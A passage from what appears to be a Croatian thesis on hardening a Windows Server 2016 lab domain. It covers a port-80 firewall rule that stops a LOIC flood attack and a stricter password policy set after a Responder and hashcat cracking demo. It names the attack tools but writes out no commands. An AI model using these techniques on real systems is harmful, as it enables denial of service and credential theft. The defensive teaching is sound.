poplaviti server i u konačnici uzrokovati nemogućnost pružanja usluge servera. Ovaj problem se rješava tako da se u postavkama vatrozida doda novo pravilo koje se odnosi na port 80 koji zabranjuje sav dolazni promet koji nije siguran ili koji ne dolazi od znanog korisnika odnosno računala. Implementaciju možemo vidjeti na idućim slikama:




Slika 60. Kreiranje pravila unutar vatrozida - HTTP

Na slici smo definirali da želimo kreirati predodređeno pravilo koje se odnosi na HTTP.




Slika 61. Omogućavanje spajanja isključivo za sigurne veze

Zatim smo definirali da želimo omogućiti spajanje isključivo ako je ono sigurno.



Slika 62. Nadodavanje korisnika koji smiju pristupiti HTTPom po portu 80


Na popis korisnika koji se smiju spajati na servis smo nadodali korisnike iz naše domene, dakle: marko.markic, ana.anic, pero.peric i eva.evic.




Slika 63. Nadodavanje računala koja smiju pristupiti HTTPom po portu 80

Te kao zadnji korak smo nadodali računala koja se smiju spajati na servis, u našem slučaju imamo jedno klijentsko računalo na domeni, a to je Racunalo1.

Nakon što smo dodali novo pravilo u vatrozidu i definirali njegove parametre, možemo ponovno probati izvesti napad koristeći LOIC alat.



Slika 64. LOIC alat nakon novog pravila u vatrozidu




Slika 65. Ethernet prilagodnik nakon novog pravila u vatrozidu


Evidentno je unutar LOIC alata da je napad neuspješan te je na ethernet prilagodniku servera WIN-SERVER2016 vidljivo da mrežni promet nije porastao. Ovim putem smo se uspješno zaštitili od poplavljanja odnosno DoS napada putem HTTP protokola na portu 80.

6.3.6. Sigurnosna politika lozinki

Kao iskorištavanje klijentskih računala smo naveli primjer koristeći Responder alat unutar Kali Linux stroja te probijanja hasha lozinke korisnice Ive Ivić koristeći hashcat i rockyou.txt datoteke. Vidjeli smo da je hashcat programu trebalo manje od sekunde kako bi saznali lozinku Ive Ivić. U ovome slučaju najveći krivac je sigurnosna politika lozinki unutar domene diplomski.local, potrebno ju je znatno postrožiti i izmijeniti kako ovakvi slučajevi ne bi bili mogući. To radimo na idući način, na stroju WIN-SERVER2016 otvaramo Group Policy Management upisivanjem gpmmc.msc u Run program te pokretanjem dobivamo idući rezultat:




Slika 66. Pokretanje Group Policy upravitelja na WIN-SERVER2016




Slika 67. Odabiranje Default Domain Policy stavke unutar domene diplomski.local

Unutar Group Policy Management prozora proširujemo našu domenu diplomski.local te označujemo stavku Default Domain Policy, desnim klikom iz padajućeg izbornika odabiremo opciju Edit te nam se otvara prozor Group Policy Management Editor.



Slika 68. Otvaranje stavke Default Domain Policy

Unutar Group Policy Management Editora navigiramo do iduće putanje Computer Configuration > Policies > Windows Settings > Security Settings > Account Policies > Password Policy. Unutar ovog izbornika potrebno je definirati sigurnosne parametre za lozinke korisničkih računa unutar domene diplomski.local. Mi smo ih definirali na idući način:




Slika 69. Pregled sigurnosne politike lozinke

Definirali smo iduće stavke:


1. Enforce password history: 12 passwords remembered – Ovime smo definirali da sustav pamti zadnjih dvanaest lozinki od korisnika te ih korisnik ne može opet iskoristiti.
2. Maximum password age: 60 days – Ovime smo definirali da korisnici moraju svakih 60 dana mijenjati lozinku.
3. Minimum password age: 1 days – Ovime smo definirali minimalnu dob lozinke.
4. Minimum password length: 12 characters – Ovime smo definirali da minimalna duljina odnosno broj znakova neke lozinke mora biti 12 znakova.
5. Password must meet complexity requirements: Enabled – Ovime smo definirali da lozinka mora zadovoljiti zahtjeve kompleksnosti.
6. Store passwords using reversible encryption: Disabled – Ovime smo definirali da nećemo spremati lozinke na server koristeći reverzibilnu enkripciju.

Nakon podešavanja tih parametara, više ne možemo uopće kreirati korisnike unutar domene bez zadovoljavanja navedenih pravila. Kako bi momentalno prisilili određene korisnike sa nesigurnim lozinkama poput Ive Ivić u ovome primjeru, unutar Active Directoryja otvaramo korisnika te označujemo opciju „User must change password at next login“.




Slika 70. Forsiranje promjene lozinke korisnici iva.ivic

Prilikom iduće prijave korisnice Ive Ivić, nakon upisivanja stare lozinke dolazi nam obavijest da moramo postaviti novu lozinku.



